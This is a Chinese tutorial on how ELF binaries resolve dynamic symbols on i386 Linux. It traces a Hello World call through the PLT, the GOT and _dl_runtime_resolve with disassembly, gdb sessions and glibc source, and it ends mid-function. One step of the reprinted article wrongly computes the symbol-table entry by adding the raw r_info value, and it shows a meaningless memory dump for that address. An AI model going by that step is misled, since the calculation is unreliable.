上面一节提到，控制权是先交到解释器，由解释器加载动态库，然后控制权才会到用户程序。因为时间原因，动态库的具体加载过程，并没有进行深入分析。大致的过程就是将每一个依赖的动态库都加载到内存，并形成一个链表，后面的符号解析过程主要就是在这个链表中搜索符号的定义。

我们后面主要就是以 Hello World 为例，分析程序是如何调用 printf 的：

查看一下 gcc 编译生成的 Hello World 程序的汇编代码（main 函数部分）：

C 代码

```
1. 08048374 <main>:
2.    8048374:              8d  4c  24  04                  lea          0x4(%esp),%ecx
3.                          ……
4.    8048385:              c7  04  24  6c  84  04  08        movl         $0x804846c,(%esp)
5.    804838c:              e8  2b  ff  ff  ff                  call                 80482bc  <puts@plt>
6.    8048391:              b8  00  00  00  00                  mov          $0x0,%eax
```

从上面的代码可以看出，经过编译后，printf 函数的调用已经换成了 puts 函数（原因读者可以想一下）。其中的 call 指令就是调用 puts 函数。但从上面的代码可以看出，它调用的是 puts@plt 这个标号，它代表什么意思呢？在进一步说明符号的动态解析过程以前，需要先了解两个概念，一个是 global offset table，一个是 procedure linkage table。

Global Offset Table（GOT）

在位置无关代码中，一般不能包含绝对虚拟地址（如共享 库）。当在程序中引用某个共享库中的符号时，编译链接阶段并不知道这个符号的具体位置，只有等到动态链接器将所需要的共享库加载时进内存后，也就是在运行 阶段，符号的地址才会最终确定。因此，需要有一个数据结构来保存符号的绝对地址，这就是 GOT 表的作用，GOT 表中每项保存程序中引用其它符号的绝对地址。这样，程序就可以通过引用 GOT 表来获得某个符号的地址。

在 x86 结构中，GOT 表的前三项保留，用于保存特殊的数据结构地址，其它的各项保存符号的绝对地址。对于符号的动态解析过程，我们只需要了解的就是第二项和第三项，即 GOT[1]和 GOT[2]：GOT[1]保存的是一个地址，指向已经加载的共享库的链表地址（前面提到加载的共享库会形成一个链表）；GOT[2]保存的是一个函数的地址，定义如下：GOT[2] = &_dl_runtime_resolve，这个函数的主要作用就是找到某个符号的地址，并把它写到与此符号相关的 GOT 项中，然后将控制转移到目标函数，后面我们会详细分析。

Procedure Linkage Table（PLT）

过程链接表（PLT）的作用就是将位置无关的函数调用转移到绝对地址。在编译链接时，链接器并不能控制执行从一个可执行文件或者共享文件中转移到另一个中（如前所说，这时候函数的地址还不能确定），因此，链接器将控制转移到 PLT 中的某一项。而 PLT 通过引用 GOT 表中的函数的绝对地址，来把控制转移到实际的函数。

在实际的可执行程序或者共享目标文件中，GOT 表在名称为.got.plt 的 section 中，PLT 表在名称为.plt 的 section 中。

大致的了解了 GOT 和 PLT 的内容后，我们查看一下 puts@plt 中到底是什么内容：

C 代码

```
1. Disassembly  of  section  .plt:
```

```
2.
3. 0804828c <__gmon_start__@plt-0x10>:
4.    804828c:              ff  35  68  95  04  08              pushl      0x8049568
5.    8048292:              ff  25  6c  95  04  08              jmp          *0x804956c
6.    8048298:              00  00
7.                  ......
8. 0804829c <__gmon_start__@plt>:
9.    804829c:              ff  25  70  95  04  08              jmp          *0x8049570
10.   80482a2:              68  00  00  00  00                    push                $0x0
11.   80482a7:              e9  e0  ff  ff  ff                    jmp          804828c <_init+0x18>
12.
13.080482ac <__libc_start_main@plt>:
14.   80482ac:              ff  25  74  95  04  08              jmp          *0x8049574
15.   80482b2:              68  08  00  00  00                    push                $0x8
16.   80482b7:              e9  d0  ff  ff  ff                    jmp          804828c <_init+0x18>
17.080482bc <puts@plt>:
18.   80482bc:              ff  25  78  95  04  08              jmp          *0x8049578
19.   80482c2:              68  10  00  00  00                    push         $0x10
20.   80482c7:              e9  c0  ff  ff  ff                    jmp          804828c <_init+0x18>
```

可以看到 puts@plt 包含三条指令，程序中所有对有 puts 函数的调用都要先来到这里（Hello World 里只有一次）。可以看出，除 PLT0 以外（就是__gmon_start__@plt-0x10 所标记的内容），其它的所有 PLT 项的形式都是一样的，而且最后的 jmp 指令都是 0x804828c，即 PLT0 为目标的。所不同的只是第一条 jmp 指令的目标和 push 指令中的数据。PLT0 则与之不同，但是包括 PLT0 在内的每个表项都占 16 个字节，所以整个 PLT 就像个数组（实际是代码段）。另外，每个 PLT 表项中的第一条 jmp 指令是间接寻址的。比如我们的 puts 函数是以地址 0x8049578 处的内容为目标地址进行中跳转的。

顺着这个地址，我们进一步查看此处的内容：

C 代码

```
(gdb)  x/w    0x8049578
0x8049578  <_GLOBAL_OFFSET_TABLE_+20>:       0x080482c2
```

从上面可以看出，这个地址就是 GOT 表中的一项。它里面的内容是 0x80482c2，即 puts@plt 中的第二条指令。前面我们不是提到过，GOT 中这里本应该是 puts 函数的地址才对，那为什么会这样呢？原来链接器在把所需要的共享库加载进内存后，并没有把共享库中的函数的地址写到 GOT 表项中，而是延迟到函数的第一次调用时，才会对函数的地址进行定位。

puts@plt 的第二条指令是 pushl $0x10，那这个 0x10 代表什么呢？

C 代码

```
Relocation  section  '.rel.plt'  at  offset  0x25c  contains  3  entries:
  Offset             Info             Type                         Sym.Value    Sym.   Name
08049570    00000107  R_386_JUMP_SLOT           00000000      __gmon_start__
08049574    00000207  R_386_JUMP_SLOT           00000000      __libc_start_main
08049578    00000307  R_386_JUMP_SLOT    00000000      puts
```

其中的第三项就是 puts 函数的重定向信息，0x10 即代表相对于.rel.plt 这个 section 的偏移位置（每一项占 8 个字节）。其中的 Offset 这个域就代表的是 puts 函数地址在 GOT 表项中的位置，从上面 puts@plt 的第一条指令也可以验证这一点。向堆栈中压入这个偏移量的主要作用就是为了找到 puts 函数的符号名（即上面的 Sym.Name 域的“puts”这个字符串）以及 puts 函数地址在 GOT 表项中所占的位置，以便在函数定位完成后将函数的实际地址写到这个位置。

puts@plt 的第三条指令就跳到了 PLT0 的位置。这条指令只是将 0x8049568 这个数值压入堆栈，它实际上是 GOT 表项的第二个元素，即 GOT[1]（共享库链表的地址）。

随即 PLT0 的第二条指令即跳到了 GOT[2]中所保存的地址（间接寻址），即_dl_runtime_resolve 这个函数的入口。

_dl_runtime_resolve 的定义如下：


C 代码

```
1. _dl_runtime_resolve:
2.         pushl  %eax            #  Preserve  registers  otherwise  clobbered.
3.         pushl  %ecx
4.         pushl  %edx
5.         movl  16(%esp),  %edx  #  Copy  args  pushed  by  PLT  in  register.    Note
6.         movl  12(%esp),  %eax  #  that  `fixup'  takes  its  parameters  in  regs.
7.         call  _dl_fixup           #  Call  resolver.
8.         popl  %edx             #  Get  register  content  back.
9.         popl  %ecx
10.        xchgl  %eax,  (%esp)    #  Get  %eax  contents  end  store  function  address.
11.        ret  $8                   #  Jump  to  function  address.
```

从调用 puts 函数到现在，总共有两次压栈操作，一次是压入 puts 函数的重定向信息的偏移量，一次是 GOT[1]（共享库链表的地址）。上面的两次 movl 操作就是将这两个数据分别取到 edx 和 eax，然后调用_dl_fixup（从寄存器取参数），此函数完成的功能就是找到 puts 函数的实际加载地址，并将它写到 GOT 中，然后通过 eax 将此值返回给_dl_runtime_resolve。xchagl 这条指令，不仅将 eax 的值恢复，而且将 puts 函数的值压到栈顶，这样当执行 ret 指令后，控制就转移到 puts 函数内部。ret 指令同时

也完成了清栈动作，使栈顶为 puts 函数的返回地址（main 函数中 call 指令的下一条指令），这样，当 puts 函数返回时，就返回到正确的位置。

当然，如果是第二次调用 puts 函数，那么就不需要这么复杂的过程，而只要通过 GOT 表中已经确定的函数地址直接进行跳转即可。下图是前面过程的一个示意图，红色为第一次函数调用的顺序，蓝色为后续函数调用的顺序（第 1 步都要执行）。



ELF 文件加载和链接的简要总结

用户通过 shell 执行程序，shell 通过 exceve 进入系统调用。（User-Mode）

sys_execve 经过一系列过程，并最终通过 ELF 文件的处理函数 load_elf_binary 将用户程序和 ELF 解释器加载进内存，并将控制权交给解释器。（Kernel-Mode）

ELF 解释器进行相关库的加载，并最终把控制权交给用户程序。由解释器处理用户程序运行过程中符号的动态解析。（User-Mode）

ELF 动态解析符号过程(修订版)

ELF 动态解析符号过程(修订版)

by alert7
2002-01-27

转载自：http://elfhack.whitecell.org

★★ 前言

本篇文章以 linux 为平台为例，演示 ELF 动态解析符号的过程。
不正之处，还请斧正。

通常，ELF 解析符号方式称为 lazy MODE 装载的。这种装载技术是 ELF 平台上默认的方式。在不同的体系平台在实现这种机制也是不同的。但是 i386 和 SPARC 在大部分上是相同的。

动态连接器（rtld）提供符号的动态连接，装载共享 objects 和解析标号的引用。通常是 ld.so,它可以是一个共享 object 也可以是个可执行的文件。

★★ 符号表(symbol table)

每个 object 要想使它对其他的 ELF 文件可用，就要用到符号表(symbol table)中 symbol entry.事实上，一个 symbol entry 是个 symbol 结构，它描述了这个 symbol 的名字和该 symbol 的 value.symbol name 被编码作为 dynamic string table 的索引(index). The value of a symbol 是在 ELF OBJECT 文件内该 symbol 的地址。该地址通常需要被重新定位（加上该 object 装载到内存的基地址(base load address)）. 从而构成该 symbol 在内存中的绝对地址。
一个符号表入口有如下的格式：

```
  typedef struct
{
   Elf32_Word       st_name;     /* Symbol name (string tbl index) */
   Elf32_Addr       st_value;   /* Symbol value */
   Elf32_Word       st_size;     /* Symbol size */
   unsigned char st_info;     /* Symbol type and binding */
   unsigned char st_other;   /* No defined meaning, 0 */
   Elf32_Section st_shndx;   /* Section index */
} Elf32_Sym;
```

可执行文件他们知道运行时刻他们的地址，所以他们内部的引用符号在编译时候就已经被重定位了。

★★ GOT（global offset table）

GOT 是一个数组，存在 ELF image 的数据段中，他们是一些指向 objects 的指针(通常是数据 objects).动态连接器将重新修改那些编译时还没有确定下来地址的符号的 GOT 入口。所以说 GOT 在 i386 动态连接中扮演着重要的角色。

★★ PLT（procedure linkage table）

PLT 是一个这样的结构，它的 entries 包含了一些代码片段用来传输控制到外部的过程。在 i386 体系下，PLT 和他的代码片段 entries 有如下格式：

```
PLT0:
  push GOT[1] ; word of identifying information
  jmp GOT[2] ; pointer to rtld function nop
  ...
PLTn:
  jmp GOT[x + n] ; GOT offset of symbol address
  push n ; relocation offset of symbol
  jmp PLT0 ; call the rtld
PLTn + 1
  jmp GOT[x +n +1]; GOT offset of symbol address
  push n +1 ; relocation offset of symbol
  jmp PLT0 ; call the rtld
```

当传输控制到一个外部的函数时，它传输执行到 PLT 中跟该 symbol 相关的那个 entry (是在编译时候连接器安装的)。在 PLT entry 中第一条指令将 jump 到一个存储在 GOT 中的一个指针地址；假如符号还没有被解析，该 GOT 中存放着的是该 PLT entry 中的

下一条指令地址。该指令 push 一个在重定位表中的偏移量到 stack，然后下一条指令传输控制到 PLT[0]入口。该 PLT[0]包含了调用 RTLD 解析符号的函数代码。该解析符号函数地址由程序装载器已经插入到 GOT[2]中了。

动态连接器将展开 stack 并且获取需要解析符号在重定位表地址信息。重定位入口、符号表和字符串表共同决定着 PLT entry 引用的那个符号和在进程内存中符号应该存放的地址。假如可能的话，该符号将被解析出来，它的地址将被存放在被该 PLT entry 使用的 GOT entry 中。下一次该符号被请求时，与之对应的 GOT 已经包含了该符号的地址了。所以，所有后来的调用将直接通过 GOT 传输控制。动态连接器只解析第一次被二进制文件所引用的符号；这种引用方式就是我们上面所说的 lazy MODE。

★★ 哈希表和链(hash table and chain)

除了符号表（symbol table），GOT（global offset table），PLT（procedure linkage table），字符串表(string table),ELF objects 还可以包含一个 hash table 和 chain（用来使动态连接器解析符号更加容易）。hash table 和 chain 通常被用来迅速判定在符号表中哪个 entry 可能符合所请求的符号名。hash table(总是伴随着 chain 的)被作为整型数组存放。在 hash 表中，一半位置是留给那些 buckets 的，另一半是留给在 chain 中的元素(element)的. hash table 直接反映了 symbol table 的元素数目和他们的次序。

动态连接器结构提供了所有动态连接的执行是以透明方式访问动态连接器.
然而，明确访问也是可用的。动态连接（装载共享 objects 和解析符号），可以通过直接访问 RTLD 的那些函数来完成：dlopen() , dlsym() and dlclose() .这些函数被包含在动态连接器本身中。为了访问那些函数，连接时需要把动态连接函数库(libdl)连接进去。该库包含了一些 stub 函数允许编译时候连接器解析那些函数的引用；然而那些 stub 函数只简单的返回 0。

因为事实上函数驻留在动态连接器中，假如从静态连接的 ELF 文件中调用
那些函数，共享 object 的装载将会失败。

对于执行动态连接器所必须的是：hash table,hash table 元素的数目，
chain,dynamic string table 和 dynamic symbol talbe。满足了
这些条件，下面算法适用任何 symbol 的地址计算：

```
1. hn = elf_hash(sym_name) % nbuckets;
2. for (ndx = hash[ hn ]; ndx; ndx = chain[ ndx ]) {
3. symbol = sym_tab + ndx;
4. if (strcmp(sym_name, str_tab + symbol->st_name) == 0)
5. return (load_addr + symbol->st_value); }
```

hash 号是 elf_hash()的返回值，在 ELF 规范的第 4 部分有定义，以 hash table 中元素
个数取模。该号被用来做 hash table 的下表索引，求得 hash 值，找出与之匹配的符号
名的 chain 的索引(line 3)。使用该索引，符号从符号表中获得 (line 3).比较获得
的符号名和请求的符号名是否相同(line 5).使用这个算法，就可以简单解析任何符号了。

★★ 演示

```
#include <stdio.h>
int main(int argc, char *argv[])
{
  printf("Hello, world/n");
  return 0;
}
```

```
Relocation section '.rel.plt' at offset 0x278 contains 4 entries:
   Offset     Info    Type                Symbol's Value  Symbol's Name
   0804947c   00107 R_386_JUMP_SLOT       080482d8   __register_frame_info
   08049480   00207 R_386_JUMP_SLOT       080482e8   __deregister_frame_info
   08049484   00307 R_386_JUMP_SLOT       080482f8   __libc_start_main
   08049488   00407 R_386_JUMP_SLOT       08048308   printf
```

只有 R_386_JUMP_SLOT 的才会出现在 GOT 中

```
Symbol table '.dynsym' contains 7 entries:
   Num:    Value  Size Type    Bind   Ot   Ndx Name
     0:   00000000     0 NOTYPE  LOCAL  0    0
     1:   080482d8   116 FUNC    WEAK   0    UND __register_frame_info@GLIBC_2.0 (2)
     2:   080482e8   162 FUNC    WEAK   0    UND __deregister_frame_info@GLIBC_2.0 (
2)
     3:   080482f8   261 FUNC    GLOBAL 0    UND __libc_start_main@GLIBC_2.0 (2)
     4:   08048308    41 FUNC    GLOBAL 0    UND printf@GLIBC_2.0 (2)
     5:   0804843c     4 OBJECT  GLOBAL 0     14 _IO_stdin_used
     6:   00000000     0 NOTYPE  WEAK   0    UND __gmon_start__


[alert7@redhat]$ gcc -o test test.c
[alert7@redhat]$ ./test
Hello, world
[alert7@redhat]$ objdump -x test
...
Dynamic Section:
   NEEDED               libc.so.6
   INIT                 0x8048298
```

```
  FINI                 0x804841c
  HASH                 0x8048128
  STRTAB              0x80481c8
  SYMTAB              0x8048158
  STRSZ                0x70
  SYMENT              0x10
  DEBUG                0x0
  PLTGOT              0x8049470
  PLTRELSZ          0x20
  PLTREL              0x11
  JMPREL              0x8048278
  REL                    0x8048270
  RELSZ                0x8
  RELENT              0x8
  VERNEED           0x8048250
  VERNEEDNUM    0x1
  VERSYM              0x8048242
...
  7 .rel.got            00000008   08048270   08048270   00000270   2**2
                                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt            00000020   08048278   08048278   00000278   2**2
                                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init                  0000002f   08048298   08048298   00000298   2**2
                                   CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt                   00000050   080482c8   080482c8   000002c8   2**2
                                   CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text                  000000fc   08048320   08048320   00000320   2**4
                                   CONTENTS, ALLOC, LOAD, READONLY, CODE
```

```
 12 .fini         0000001a  0804841c  0804841c  0000041c  2**2
                            CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata       00000016  08048438  08048438  00000438  2**2
                            CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .data         0000000c  08049450  08049450  00000450  2**2
                            CONTENTS, ALLOC, LOAD, DATA
 15 .eh_frame     00000004  0804945c  0804945c  0000045c  2**2
                            CONTENTS, ALLOC, LOAD, DATA
 16 .ctors        00000008  08049460  08049460  00000460  2**2
                            CONTENTS, ALLOC, LOAD, DATA
 17 .dtors        00000008  08049468  08049468  00000468  2**2
                            CONTENTS, ALLOC, LOAD, DATA
 18 .got          00000020  08049470  08049470  00000470  2**2
                            CONTENTS, ALLOC, LOAD, DATA
 19 .dynamic      000000a0  08049490  08049490  00000490  2**2
                            CONTENTS, ALLOC, LOAD, DATA
...
[alert7@redhat]$ gdb -q test
(gdb) disass main
Dump of assembler code for function main:
0x80483d0 <main>:       push   %ebp
0x80483d1 <main+1>:     mov    %esp,%ebp
0x80483d3 <main+3>:     push   $0x8048440
0x80483d8 <main+8>:     call   0x8048308 <printf>
0x80483dd <main+13>:    add    $0x4,%esp
0x80483e0 <main+16>:    xor    %eax,%eax
0x80483e2 <main+18>:    jmp    0x80483e4 <main+20>
0x80483e4 <main+20>:    leave
```

```
0x80483e5 <main+21>:       ret
...
0x80483ef <main+31>:       nop
End of assembler dump.
(gdb) b * 0x80483d8
Breakpoint 1 at 0x80483d8
(gdb) r
Starting program: /home/alert7/test

Breakpoint 1, 0x80483d8 in main ()
(gdb) disass 0x8048308        ① (1)
Dump of assembler code for function printf:
/****************************************/  //PLT4：
0x8048308 <printf>:         jmp       *0x8049488             //jmp GOT[6]
           //此时，GOT[6]中存在的是 0x804830e
0x804830e <printf+6>:     push     $0x18    //$0x18 为 printf 重定位入口在 JMPREL section 中的偏移量
0x8048313 <printf+11>:   jmp       0x80482c8 <_init+48> //jmp PLT0
           //PLT0 处存放着调用 RTLD 函数的指令
           //当函数返回时候，把 GOT[6]修改为真正的
           //printf 函数地址，然后直接跳到 printf 函数
           //执行。
该部分为 PLT 的一部分
/****************************************/
End of assembler dump.
(gdb) x 0x8049488
0x8049488 <_GLOBAL_OFFSET_TABLE_+24>:     0x0804830e
080482c8 <.plt>:        ②    //PLT0：
```

```
  80482c8:              ff 35 74 94 04 08              pushl   0x8049474  //pushl GOT[1]地址
              //GOT[1]是一个鉴别信息，是 link_map 类型的一个指针

  80482ce:              ff 25 78 94 04 08              jmp       *0x8049478  //JMP GOT[2]
              //跳到动态连接器解析函数执行
  80482d4:              00 00                            add       %al,(%eax)
  80482d6:              00 00                            add       %al,(%eax)

  80482d8:              ff 25 7c 94 04 08              jmp       *0x804947c  //PLT1:
  80482de:              68 00 00 00 00                   push    $0x0
  80482e3:              e9 e0 ff ff ff                   jmp       80482c8 <_init+0x30>

  80482e8:              ff 25 80 94 04 08              jmp       *0x8049480  //PLT2:
  80482ee:              68 08 00 00 00                   push    $0x8
  80482f3:              e9 d0 ff ff ff                   jmp       80482c8 <_init+0x30>

  80482f8:              ff 25 84 94 04 08              jmp       *0x8049484  //PLT3:
  80482fe:              68 10 00 00 00                   push    $0x10
  8048303:              e9 c0 ff ff ff                   jmp       80482c8 <_init+0x30>

  8048308:              ff 25 88 94 04 08              jmp       *0x8049488  //PLT4:
  804830e:              68 18 00 00 00                   push    $0x18
  8048313:              e9 b0 ff ff ff                   jmp       80482c8 <_init+0x30>

(gdb) b * 0x80482c8
Breakpoint 2 at 0x80482c8
(gdb) c
Continuing.
```

```
Breakpoint 2, 0x80482c8 in _init ()
(gdb) x/8x 0x8049470
0x8049470
<_GLOBAL_OFFSET_TABLE_>:        0x08049490        0x40013ed0        0x4000a960        0x400fa550
0x8049480
<_GLOBAL_OFFSET_TABLE_+16>:     0x080482ee        0x400328cc        0x0804830e        0x00000000
(gdb) x/50x 0x40013ed0 ( * link_map 类型)
0x40013ed0:         0x00000000          0x40010c27          0x08049490          0x400143e0
0x40013ee0:         0x00000000          0x40014100          0x00000000          0x08049490
0x40013ef0:         0x080494e0          0x080494d8          0x080494a8          0x080494b0
0x40013f00:         0x080494b8          0x00000000          0x00000000          0x00000000
0x40013f10:         0x080494c0          0x080494c8          0x08049498          0x080494a0
0x40013f20:         0x00000000          0x00000000          0x00000000          0x080494f8
0x40013f30:         0x08049500          0x08049508          0x080494e8          0x080494d0
0x40013f40:         0x00000000          0x080494f0          0x00000000          0x00000000
0x40013f50:         0x00000000          0x00000000          0x00000000          0x00000000
0x40013f60:         0x00000000          0x00000000          0x00000000          0x00000000
(gdb) disass 0x4000a960        ③
Dump of assembler code for function _dl_runtime_resolve:
0x4000a960 <_dl_runtime_resolve>:             push     %eax
0x4000a961 <_dl_runtime_resolve+1>:         push     %ecx
0x4000a962 <_dl_runtime_resolve+2>:         push     %edx
0x4000a963 <_dl_runtime_resolve+3>:         mov       0x10(%esp,1),%edx
0x4000a967 <_dl_runtime_resolve+7>:         mov       0xc(%esp,1),%eax
0x4000a96b <_dl_runtime_resolve+11>:       call     0x4000a740 <fixup>
          //调用真正的解析函数 fixup(), 修正 GOT[6], 使它指向真正的 printf 函数地址
0x4000a970 <_dl_runtime_resolve+16>:       pop       %edx
0x4000a971 <_dl_runtime_resolve+17>:       pop       %ecx
```

```
0x4000a972 <_dl_runtime_resolve+18>:       xchg     %eax,(%esp,1)
0x4000a975 <_dl_runtime_resolve+21>:       ret       $0x8  //跳到 printf 函数地址执行
0x4000a978 <_dl_runtime_resolve+24>:       nop
0x4000a979 <_dl_runtime_resolve+25>:       lea       0x0(%esi,1),%esi
End of assembler dump.
(gdb) b * 0x4000a972
Breakpoint 4 at 0x4000a972: file dl-runtime.c, line 182.
(gdb) c
Continuing.

Breakpoint 4, 0x4000a972 in _dl_runtime_resolve () at dl-runtime.c:182
182         in dl-runtime.c
(gdb) i reg $eax $esp
eax                        0x4006804c             1074167884
esp                        0xbffffb64             -1073743004
(gdb) b *0x4000a975
Breakpoint 5 at 0x4000a975: file dl-runtime.c, line 182.
(gdb) c
Continuing.

Breakpoint 5, 0x4000a975 in _dl_runtime_resolve () at dl-runtime.c:182
182         in dl-runtime.c
(gdb) si
printf (format=0x1 <Address 0x1 out of bounds>) at printf.c:26
26           printf.c: No such file or directory.
(gdb) disass          ④  (2)
Dump of assembler code for function printf:
0x4006804c <printf>:       push     %ebp
0x4006804d <printf+1>:   mov       %esp,%ebp
```

```
0x4006804f <printf+3>:   push     %ebx
0x40068050 <printf+4>:   call     0x40068055 <printf+9>
0x40068055 <printf+9>:   pop      %ebx
0x40068056 <printf+10>: add      $0xa2197,%ebx
0x4006805c <printf+16>: lea      0xc(%ebp),%eax
0x4006805f <printf+19>: push     %eax
0x40068060 <printf+20>: pushl   0x8(%ebp)
0x40068063 <printf+23>: mov      0x81c(%ebx),%eax
0x40068069 <printf+29>: pushl   (%eax)
0x4006806b <printf+31>: call     0x400325b4
0x40068070 <printf+36>: mov      0xfffffffc(%ebp),%ebx
0x40068073 <printf+39>: leave
0x40068074 <printf+40>: ret
End of assembler dump.
(gdb) x/8x 0x8049470
0x8049470
<_GLOBAL_OFFSET_TABLE_>:          0x08049490          0x40013ed0          0x4000a960          0x400fa550
0x8049480
<_GLOBAL_OFFSET_TABLE_+16>:     0x080482ee          0x400328cc          0x4006804c          0x00000000
```

GOT[6]已经被修正为 0x4006804c 了

第一次调用 printf()的时候需要经过①->②->③->④
以后调用 printf()的时候就不需要这么复杂了，只要经过⑴->⑵就可以了

我们来看看到底是如何修正 GOT[6]的，也是就说如何找到要修正的地址的
(以前我在这点理解上发生了一些比较大的误解，误导各位的地方还请包涵:))

1：
进入 PLT4 的时候 push　　$0x18 ，该$0x18 为 printf 重定位入口在 JMPREL section 中的偏移量
2：
printf 重定位地址为 JMPREL+$0x18　/* Elf32_Rel * reloc = JMPREL + reloc_offset; */
(gdb) x/8x 0x8048278+0x18
0x8048290:　　0x08049488　　0x00000407　　0x53e58955　　0x000000e8
0x80482a0 <_init+8>:　　0xc3815b00　　0x000011cf　　0x001cbb83　　0x74000000
typedef struct {
　　Elf32_Addr　r_offset;
　　Elf32_Word　r_info;
　} Elf32_Rel;
也就是说 printf 重定位 printf_retloc.r_offset=0x08049488;
　　printf_retloc.r_info=0x00000407;
再看看 0x08049488 是什么地方
(gdb) x 0x08049488
0x8049488 <_GLOBAL_OFFSET_TABLE_+24>:　　0x4006804c
也就是 GOT[6]
3:
void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
对一个可执行文件 或一个共享目标而言,rel_addr 就等于 reloc->r_offset
所以 rel_addr=0x08049488=GOT[6];
4：
*reloc_addr = value;
修正了 rel_addr 也就是 GOT[6]
至于 value 是如何计算的，请参考下面的源代码

同时 r_info 又关联着一个符号
Elf32_Sym * sym = &SYMTAB[ELF32_R_SYM (reloc->r_info)];

```
sym=0x8048158+0x00000407;
   typedef struct {
           Elf32_Word  st_name;
           Elf32_Addr  st_value;
           Elf32_Word  st_size;
           unsigned char  st_info;
           unsigned char  st_other;
           Elf32_Half  st_shndx;
   } Elf32_Sym;
(gdb) x/10x 0x8048158+0x00000407
0x804855f:          0x00003a00          0x00008000          0x00000000          0x00006900
0x804856f:          0x00008000          0x00000000          0x00008300          0x00008000
0x804857f:          0x00000000          0x0000b700
```

link_map 结构说明如下：

```
/* Structure describing a loaded shared object.   The `l_next' and `l_prev'
     members form a chain of all the shared objects loaded at startup.

     These data structures exist in space used by the run-time dynamic linker;
     modifying them may have disastrous results.

     This data structure might change in future, if necessary.   User-level
     programs must avoid defining objects of this type.   */
```

★★ glibc 中动态解析符号的源代码（glibc 2.1.3 的实现）

```
  .text
  .globl _dl_runtime_resolve
```

```
  .type _dl_runtime_resolve, @function
  .align 16
_dl_runtime_resolve:
  pushl %eax    # Preserve registers otherwise clobbered.
  pushl %ecx
  pushl %edx
  movl 16(%esp), %edx  # Copy args pushed by PLT in register.   Note
  movl 12(%esp), %eax  # that `fixup' takes its parameters in regs.
  call fixup    # Call resolver.
  popl %edx    # Get register content back.
  popl %ecx
  xchgl %eax, (%esp)  # Get %eax contents end store function address.
  ret $8      # Jump to function address.

static ElfW(Addr) __attribute__ ((unused))
fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
               ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
             struct link_map *l, ElfW(Word) reloc_offset)
{
   const ElfW(Sym) *const symtab
       = (const void *) l->l_info[DT_SYMTAB]->d_un.d_ptr;
   const char *strtab = (const void *) l->l_info[DT_STRTAB]->d_un.d_ptr;

   const PLTREL *const reloc   /*计算函数重定位人口*/
       = (const void *) (l->l_info[DT_JMPREL]->d_un.d_ptr + reloc_offset);
                                          /*l->l_info[DT_JMPREL]->d_un.d_ptr 为 JMPREL section 的地址*/
```

```
 const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];/*计算函数 symtab 入口*/
 void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);/*重定向符号的绝对地址*/

 ElfW(Addr) value;

 /* The use of `alloca' here looks ridiculous but it helps.  The goal is
       to prevent the function from being inlined and thus optimized out.
       There is no official way to do this so we use this trick.  gcc never
       inlines functions which use `alloca'.  */
 alloca (sizeof (int));

 /* Sanity check that we're really looking at a PLT relocation.  */
 assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);/*健壮性检查*/

   /* Look up the target symbol.  */
 switch (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
     {
     default:
         {
const ElfW(Half) *vernum =
   (const void *) l->l_info[VERSYMIDX (DT_VERSYM)]->d_un.d_ptr;
ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)];
const struct r_found_version *version = &l->l_versions[ndx];

if (version->hash != 0)
   {
       value = _dl_lookup_versioned_symbol(strtab + sym->st_name,
          &sym, l->l_scope, l->l_name,
